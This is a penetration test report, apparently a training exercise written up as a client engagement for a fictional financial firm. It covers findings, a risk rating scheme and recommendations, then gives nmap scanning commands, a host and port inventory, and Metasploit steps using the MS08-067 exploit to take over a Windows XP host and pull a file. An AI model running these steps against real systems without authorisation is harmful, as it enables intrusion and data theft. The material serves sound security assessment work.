Penetration Test Report

Presented by:

XSECURITY, LLC

SUITE 180 ● ALBUQUERQUE, NM 87048
USA
PHONE 505.505.0000 ● FAX 505.505.0001

Presented to:

FNB FINANCIAL SERVICES,

2101 MASSACHUSETTS AVE NW
WASHINGTON DC 20008
UNITED STATES

XSECURITY, LLC

Penetration Testing and Security Audit for FNB Financial Services

XSECURITY, LLC

SUITE 180 ● ALBUQUERQUE, NM 87048 USA

PHONE 505.505.0000 ● FAX 505.505.0001

Document Details

Document Title	Penetration Testing Report
Company	XSecurity, LLC
Recipient	FNB Financial Services
Date	June 17, 2018
Classification	Confidential
Document Type	Report
Version	v1.3
Author	Sandy
Pen Testers	Sandy
Reviewed By	Chris
Approved By	Max

Version History Information

Date	Version	Author	Comments
June 17, 2018	v1.3	Sandy	Final Draft
May 29, 2018	v1.2	Sandy	Checked for formatting and proofreading
May 27, 2018	v1.1	Sandy	Edited and made changes to content

Recipient

Name	Title	Company
Smith	Penetration Testing Report	FNB Financial Services

Penetration Testing Team Members

Name	Company	Role
Sandy	XSecurity, LLC	Penetration Testing Data Collection
Cherry	XSecurity, LLC	Penetration Testing Data Collection
Chris	XSecurity, LLC	FNB Financial Services Services Manager
Max	XSecurity, LLC	Regional Security Practice Manager
Warren	XSecurity, LLC	Principal Consultant
Shawn	XSecurity, LLC	Consultant, Security
Jemmy	FNB Financial Services	Manager of Network Infrastructure
Jeff	FNB Financial Services	Network Security Analyst

Contact

Name	Sandy
Address	SUITE 180, ALBUQUERQUE, NM 87048 USA
Phone	505.505.0000
Email	royalora@gmail.com

Table of Contents

List of Tables

List of Figures

1. Executive Summary

XSecurity, LLC was engaged to conduct a Penetration Testing (Penetration Testing: PT) on the perimeter and network systems of FNB Financial Services during the period of May 2018 to June 2018. XSecurity's objective was to discover significant vulnerabilities within the FNB Financial Services network infrastructure. The findings are to be utilized with a risk analysis to assist in developing security architecture for FNB Financial Services.

The most significant findings relate to the overall design philosophy behind the FNB Financial Services trust model, the lack of a consistent Identification and Authentication (I&A) scheme, the inconsistent and uneven implementation of compliance with existing policies and procedures, a lack of sufficient audit controls and procedures, and a significant number of vulnerabilities that result in the network and systems being susceptible to compromise from the internal network. The detailed penetration testing findings are described later in this document and have been ordered according to severity.

The culture and philosophy of the company dictate the trust model. The trust model of an organization is the philosophical basis upon which the security architecture is built. The security architecture provides the common framework for all other security tools, policies, and procedures. FNB Financial Services has a trust model that assumes the internal users of the network are to be trusted. This model is designed to meet the business needs of FNB Financial Services in which people routinely change locations within the building and resources need to be allocated dynamically. The model is designed to meet the needs of a fluid and open business environment.

The fluid environment at FNB Financial Services creates a situation in which control measures cannot be easily added to the network infrastructure. Due to the lack of sufficient controls, there is an environment that frequently results in violations of current policies and procedures that are not necessarily prevented or detected. Additionally, there is not a mechanism in place to provide a verified and non-repudiating identity of individuals in the event an intrusion was to occur. Also, user IDs are locally administered and therefore inconsistent across systems. Finally, there is an uneven administration of the current policies and procedures, and there are insufficient reviews of audit logs and information collected from various systems.

The vulnerabilities found during this assessment present several risks to FNB Financial Services. The most significant of these is that internal intrusions cannot be stopped and that both external and internal intrusions cannot be detected. Information essential to the protection of critical data is not available because it is not recorded. The situation is further exacerbated by the discovery of significant vulnerabilities that would allow an internal user to easily compromise the most critical information resources. In effect, an internal user could access almost any critical aspect of the infrastructure and not only would they succeed, but there would be no record of the intrusion and there would be almost no way of proving if the intrusion occurred or did not occur.

In conclusion, XSecurity strongly recommends that FNB Financial Services install several intrusion detection systems (IDS) and develop a consistent user Identification and Authentication Service (I&A) inside the network. XSecurity, LLC also recommends an increase in internal audit controls to ensure compliance with existing policies and to ensure that timely and adequate review of log files is occurring.

1.1. Project Scope

The assessment performed was focused on FNB Financial Services' internal network and its related application infrastructure. This result is intended to be an overall assessment of FNB Financial Services network, and those systems and subnets that fall within the scope of this project.

Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions.

1.2. Project Objectives

The objective of FNB Financial Services' network and application assessment is to determine the overall security by analyzing all possible transactions, user input variables, and application components that reside on network systems. For the testing, we attempted to perform a black-box test.

The objective of the security assessment and penetration test of the network infrastructure supporting the application is to determine the overall security of the network segments and hosts within the scope of the engagement.

1.3. Target Systems

The following table lists all devices that were targeted during this assessment.

Target System Name	FNB Financial Services
Target System URL	http://www.fnb.com
Test Type	Black Box
IP Addresses Discovered	10.0.0.2, 10.0.0.3, 172.19.19.2, 172.19.19.3, 172.19.19.4, 172.19.19.5, 172.19.19.6, 172.19.19.7, 172.19.19.8, 172.19.19.9, 172.19.19.10, 172.17.0.2, 172.17.0.3
Network Details	Client-server
Web Server	www.fnb.com
System Configuration	Intel core i5, 64-bit, 2.67GHz

Table 1: Target system

1.4. Assumptions

We assumed that all IP addresses are public IP addresses and the organization has implemented the security policies available with them.

1.5. Timeline

The timeline of the test is as below:

Categories	Initiation Date	Completion Date
Footprinting and Reconnaissance	May 1, 2018	May 8, 2018
Network and Host Scanning	May 9, 2018	May 11, 2018
Enumeration	May 14, 2018	May 16, 2018
Exploitation	May 17, 2018	May 20, 2018
Post Exploitation	May 21, 2018	May 21, 2018
Clean-up	May 22, 2018	May 22, 2018

Table 2: Timeline

1.6. Summary of Evaluation

- Perform broad scans to identify potential areas of exposure and services that may act as entry points
- Perform targeted scans and manual investigation to validate vulnerabilities
- Identify and validate vulnerabilities
- Rank vulnerabilities based on threat level, loss potential, and likelihood of exploitation
- Perform supplemental research and development activities to support analysis
- Identify issues of immediate consequence and recommend solutions
- Develop long-term recommendations to enhance security
- Transfer knowledge

During the network level security checks we tried to probe the ports present on the various servers and detect the services running on them with the existing security holes, if any. At the web application level, we checked the web servers' configuration issues, and more importantly the logical errors in the web application itself.

1.7. Finding Rating Levels

In the following Findings section, XSecurity, LLC uses a rating system using stars (*) to indicate the level of severity of our findings. All findings are vulnerabilities that have a business risk to the FNB Financial Services.

5 Stars	*****	Critical	Intruders can easily gain control of hosts and network. This needs immediate attention.
4 Stars	****	High	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. This should be addressed as soon as possible.
3 Stars	***	Elevated	This could result in potential misuse of the host by intruders. Address this at your convenience but do as soon as possible.
2 Stars	**	Moderate	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions. Address this the next time you perform a minor reconfiguration of the host.
1 Stars	*	Low	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities. Address this the next time you perform a major reconfiguration of the host.

Table 3: Severity Lavels

1.8. Risk Assessment Metrix

Figure 1: Risk Matrix

L	Low	1-4
M	Medium	5-12
H	High	13-25

Table 4: Threat Levels

1.9 Summary of Findings

In the previous "Findings Rating Levels" section, XSecurity, LLC uses a rating system using stars (*) to indicate the level of severity of our findings. All findings are vulnerabilities that have a business risk to the FNB Financial Services.

Value	Number of Findings
Low	4
Medium	3
High	2

Table 5: Summary of findings




Figure 2: Summary of findings

1.10 Summary of Recommendation

This General Opinion will discuss several overarching concerns that became apparent during the Penetration Testing. This discussion is intended to provide more in-depth and detailed analysis of the various issues brought forth in the Executive Summary and provides further illumination on the more significant risks to FNB Financial Services.

1.1 Personnel

While several people involved with maintaining the network and systems have expressed concerns over the access given to entities (such as developers), the FNB Financial Services security architecture does not provide, by design, any means of limiting these individual's or group's network infrastructure access. FNB Financial Services tends to accept the risks associated with having a completely open internal architecture in order to accommodate the fluid and changing nature of the environment. However, a documented rationale should accompany any risks that are accepted.

FNB Financial Services has several knowledgeable and skilled individuals in the Information Technology department. These individuals are aware of security-related issues and understand that their internal systems are completely open and accessible. They differ in their opinions as to the severity of this situation. The situation entrusts a great deal of power and responsibility, to the point that any one of a handful of administrators, acting independently, has the capability to compromise a system without any of the other administrators being aware that any misuse has occurred. This requires a great deal of trust in these administrators, which is evidently well placed; however, future employees who may hold these positions may not be as trustworthy. Without measures in place to monitor the activity of such individuals, current or future intrusions or compromises may not be detectable.

1.2 Policies and Procedures

FNB Financial Services has several policies and procedures in place to inform its users of the responsibilities and obligations associated with the use of information resources. While the policies in place are adequate in regard to what they address, there appear to be several missing policies, either policies that are referenced and then are not readily available, or policies considered necessary that do not appear to be present. These policies would generally indicate how standards and procedures are to be created and how compliance with the existing policies, standards, and procedures would be monitored. XSecurity, LLC also observed and was told through interviews that there is uneven compliance and nonexistent auditing of these policies.

1.3 Critical Vulnerabilities

The large number of vulnerabilities discovered, both those that are critical in and of themselves as well as those that can be exploited in concert to become critical vulnerabilities, leave many of the most sensitive systems at FNB Financial Services exposed to internal users. The firewall and perimeter devices are configured in such a way that it would be very difficult for an outside user to successfully attack one of the sensitive systems. This is not the case for an attacker on the inside. Any knowledgeable user could gain complete access to all of the critical systems of the infrastructure, including the core network components themselves.

1.4 Identification and Authentication

FNB Financial Services does not have an Identification & Authentication (I&A) process. With the absence of an I&A service, it becomes very difficult to correlate events across multiple platforms and link them into a single entity. It would also be nearly impossible to trace an event to an individual or group. These events are occurring, as XSecurity, LLC noted, during some of the Penetration Testing tests. User IDs and passwords only provide single-factor identification. In systems where the value of the resource justifies stronger authentication and the ability to trace a user identity, there must be at least two-factor authentication: one that is unique to the individual and one generated randomly at the time credentials are presented. An I&A service, with a time service such as the one FNB Financial Services already has, can also address one of the more difficult problems that exists in modern networked environments, the issue surrounding time of a change in privilege versus the time of privilege usage.

The problem, known as TOCTOU (Time of Change versus Time of Use) comes from a practice during the old mainframe days where the privilege a user has been granted at log-in. The user privileges were managed by the systems Reference Monitor, which was an integral part of the operating system. Therefore, any change in the user's privilege level was immediately enforced by the operating system, so there was a period of time when the user's privileges that were in effect did not match the privileges that the user was invoking. In networked environments, the practice still exists of granting privilege at the time of log-in. However, because there is no centralized Reference Monitor that is directly tied into each and every operating system on the network, a change in the user's privilege level is not registered until the user logs off the network and then logs back on. This is the TOCTOU problem. Identification and Authentication services, when coupled with a timely service, can resolve this issue in that they force users to present their credentials before accessing any resource on the network. This provides a chance for the privileges to be checked, as well as ensuring the authenticity of the identity of the user ID accessing the resource.

1.5 Intrusion Detection

Because of FNB Financial Services's open and fluid environment and the fact that new network-based threats are identified almost daily, an effective means to detect, react, and manage events is necessary. An IDS (intrusion detection system) to identify suspect activity and alert someone of the risk is becoming an increasingly critical part of the security architecture. In most environments, this would be coupled with segmentation of network resources across internal firewalls or centralized I&A services. While segmentation may not be feasible within the current FNB Financial Services trust model and architecture, I&A services as well as increased auditing are possible.

An IDS hat can conduct profiling as well as one that utilizes signatures would most likely be the best fit for FNB Financial Services. The profiling of users, especially after the implementation of an I&A service, would allow for anomalous activity to be detected immediately and would allow for an automated review of various system logs that are not being properly reviewed at this time.

1.6 Conclusion

Regardless of the frequency of vulnerability testing, no critical system can be considered acceptably protected unless both the network segments and the critical hosts/servers are monitored constantly for signs of abuse and intrusion attempts. Because new exploits and vulnerabilities within devices and network operating systems are discovered regularly, it is impossible to test a network completely, giving 100 percent assurance of being impervious to penetration either from within or from outside. Additionally, FNB Financial Services has chosen a trust model in which the application of stronger internal controls is more difficult than in a more restrictive trust model. Therefore, the easiest method of detecting misuses would be some type of intrusion detection system that is both network based and can do user profiling. Without appropriate identification and authentication of users, referencing abuses to specific individuals becomes unreliable. Without appropriate audit controls to ensure compliance with policies, the policies and procedures themselves become untenable.

XSecurity, LLC believes the corrective actions and recommendations in this report will improve FNB Financial Services's ability to avoid breaches of information security. However, XSecurity, LLC strongly recommends that an Intrusion Detection and Identification and Authentication capability be added to the network to detect misuse and intrusions and provide the information necessary to support forensic investigations. It is also recommended that additional audit controls such as compliance testing, independent log review, or configuration audits be implemented, with the results of these controls incorporated with the results of the IDS capability. A policy and procedure review, combined with a risk analysis, would also be very beneficial at this point in time to streamline and reiterate those policies that are critical to the functioning of the enterprise.

11. Testing Methodology

1.1 Planning

During the planning, we gather information from the server in which the web application is installed. Then, we detect the path information and identifiable software and determined the running their versions.

1.2 Exploitation

Utilizing the information gathered during the planning, we start to find the vulnerability for each piece of software and service that we discovered after that trying to exploit it.

1.3 Reporting

Based on the results from the first two steps, we start analyzing the results. Our risk rating is based on this calculation:

Risk = Threat * Vulnerability * Impact

After calculating the risk rating, we start writing the report on each risk and how to mitigate it.

2. Comprehensive Technical Report

[Challenge 1] Network Scanning and Service Enumeration

Category: Scanning and Enumeration

Vendor Reference: -

PCI Vuln: Yes

Tools Used: nmap, hping3, nessus

Threat Description:

After we identified the target system and completed the initial reconnaissance, we started looking for a mode of entry into the target system. We conducted network scanning on IP addresses authorized for scanning by the organization from May 1 to June 30, 2018. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the ones that are responsive or useful to an attacker's particular needs. In the scanning phase of an attack, the attacker tries to find various ways to intrude into a target system. The attacker also tries to discover more about the target system by finding out what operating system is used, what services are running, and whether or not there are any configuration lapses in the target system. The attacker then tries to form an attack strategy based on facts learned during the scan.

Methodology:

Because we were at 192.168.0.1 network, we supposed that default gateways of other subnets were also x.x.x.1. So we first used **"nmap -sn 10.*.*.1"** to determine the subnet we should scan and to eliminate the time of scanning. Moreover, according to RFC 1918, The IANA has reserved 172.16.0.0-172.31.255.255 for private internets, so we scanned the other two subnets using **"nmap -sn 172.16-31.*.1"**. Then we found the subnets that need scanning: 10.10.0.0/24, 172.17.0.0/24, 172.19.19.0/24. The scanning result is shown below.




Figure 3: Scanning result of finding subnet 10.10.0.0/24




Figure 4: Scanning result of finding subnet 172.17.0.0/24, 172.19.19.0/24


Network Hosts




Then we kept using "nmap -sn" with wildcards (*) to discover the following 13 live hosts.





Secondly, we repeatedly used this command for each ip: **"nmap -PA -A -sV -sT -T4 --version-all -v -oN output -p0-65535 [an ip]"**, we discovered operating system and version, open ports and corresponding service of the following 13 live hosts.





IP address	Operating System	Host Name
172.17.0.2	Windows Server 2008 R2 Enterprise 6.1	WIN-AG46I02QBKJ
172.17.0.3	CentOS 6.4	
172.19.19.2	Windows 7 Ultimate 6.1	ACCOUNTS
172.19.19.3	Windows server 2008 Standard 6.0	WIN-ULY858KHQIP
172.19.19.4	Windows server 2008 Standard 6.0	Advertisement
172.19.19.5	Ubuntu 12.04.4 LTS	
172.19.19.6	Windows server 2012	HRDEPT
172.19.19.7	Windows server 2008 Standard 6.0	Marketing
172.19.19.8	Windows XP	Operations
172.19.19.9	Windows 8 Pro 6.2	RDDEPT
172.19.19.10	Windows 7 Ultimate 6.1	SALES
10.10.0.2	Windows Server 2008 R2 Enterprise 6.1	ENTERTAINMENT
10.10.0.3	Windows Server 2008 R2 Enterprise 6.1	ECOMM

Table 6: IP address, OS and name of the host

IP Address	Open ports / Corresponding service	Screenshot
172.17.0.2	21:tcpwrapped 80:http 135:msrpc 139: netbios-ssn 445:micsoft-ds 3389:ms-wbt-server 47001:http 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	

172.17.0.3	21:ftp 22:ssh 23:telnet	
172.19.19.2	21:tcpwrapped 45:ssh 80:http 135:msrcp 139: netbios-ssn 445:micsoft-ds 3389:ms-wbt-server 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	
172.19.19.3	21:tcpwrapped 53:domain 80:http 88:Kerberos-sec 135:msrpc 139:netbios-ssn 389:ldap 445:microsoft-ds 465:kpasswd5 593:ncacn_http 636: tcpwrapped 3268:ldap 3269: tcpwrapped 3389: ms-wbt-server 5357:http 5722:msrpc 49152:msrpc 49153:msrpc 49154:msrpc 49156:msrpc 49157:msrpc 49158:ncacn_http 49161:msrpc 49166:msrpc 49170:msrpc	

172.19.19.4	21:tcpwrapped 80:http 135:msrpc 139: netbios-ssn 445: microsoft-ds 5357:http 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	
172.19.19.5	21:tcpwrapped 80:http	
172.19.19.6	21:tcpwrapped 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 3306:mysql 5985:http 47001:http 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc 49158:msrpc	
172.19.19.7	21:tcpwrapped 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 5357:http 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	

172.19.19.8	21:tcpwrapped 135:msrpc 139:netbios-ssn 445:microsoft-ds 3389:ms-wbt-server	
172.19.19.9	21:ftp 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 3306:mysql 3389:ms-wbt-server 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc 49159:msrpc	
172.19.19.10	21:tcpwrapped 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 3389:ms-wbt-server 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	
10.10.0.2	21:tcpwrapped 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 3389:ms-wbt-server 47001:msrpc 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	


10.10.0.3	21:tcpwrapped 80:http 135:msrpc 139:netbios-ssn 445:microsoft-ds 3306:mysql 3389:ms-wbt-server 47001:msrpc 49152:msrpc 49153:msrpc 49154:msrpc 49155:msrpc 49156:msrpc 49157:msrpc	

Table 7: Open ports and corresponding service

Recommendation:

We recommend following to avoid malicious network scanning and enumeration:

- Configure firewall and IDS rules to detect and block probes.
- Ensure that mechanism used for routing and filtering at the routers and firewalls respectively cannot be bypassed using particular source ports or source-routing methods.
- Filter inbound ICMP message types at the perimeter.
- Filter all outbound ICMP type 3 “unreachable” messages at the edge routers and firewalls to prevent UDP port scanning and firewalking from being effective.

[Challenge 2] Penetration Testing Windows XP for MS08_067 Vulnerability

Category: Authorization

Vendor Reference: -

PCI Vuln: Yes

Tool Used: nmap, Metasploit Framework, QuickStego

Threat Description:

(CVE-2008-4250) The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.

Methodology:

We used Metasploit Framework on Kali to exploit this vulnerability.

A. Find "Employee Insurance Details.xlsx"

1. Launched msfconsole, then used **"exploit/windows/smb/ms08_067_netapi"**.
2. We have issued the following commands:
   - set RHOST 172.19.19.8
   - set RPORT 445

   Then we could control the target host after exploitation!
3. Used meterpreter to find "Employee Insurance Details.xlsx" and downloaded to Kali, then we got the hash value of the file.




Figure 5: Used Metasploit to exploit

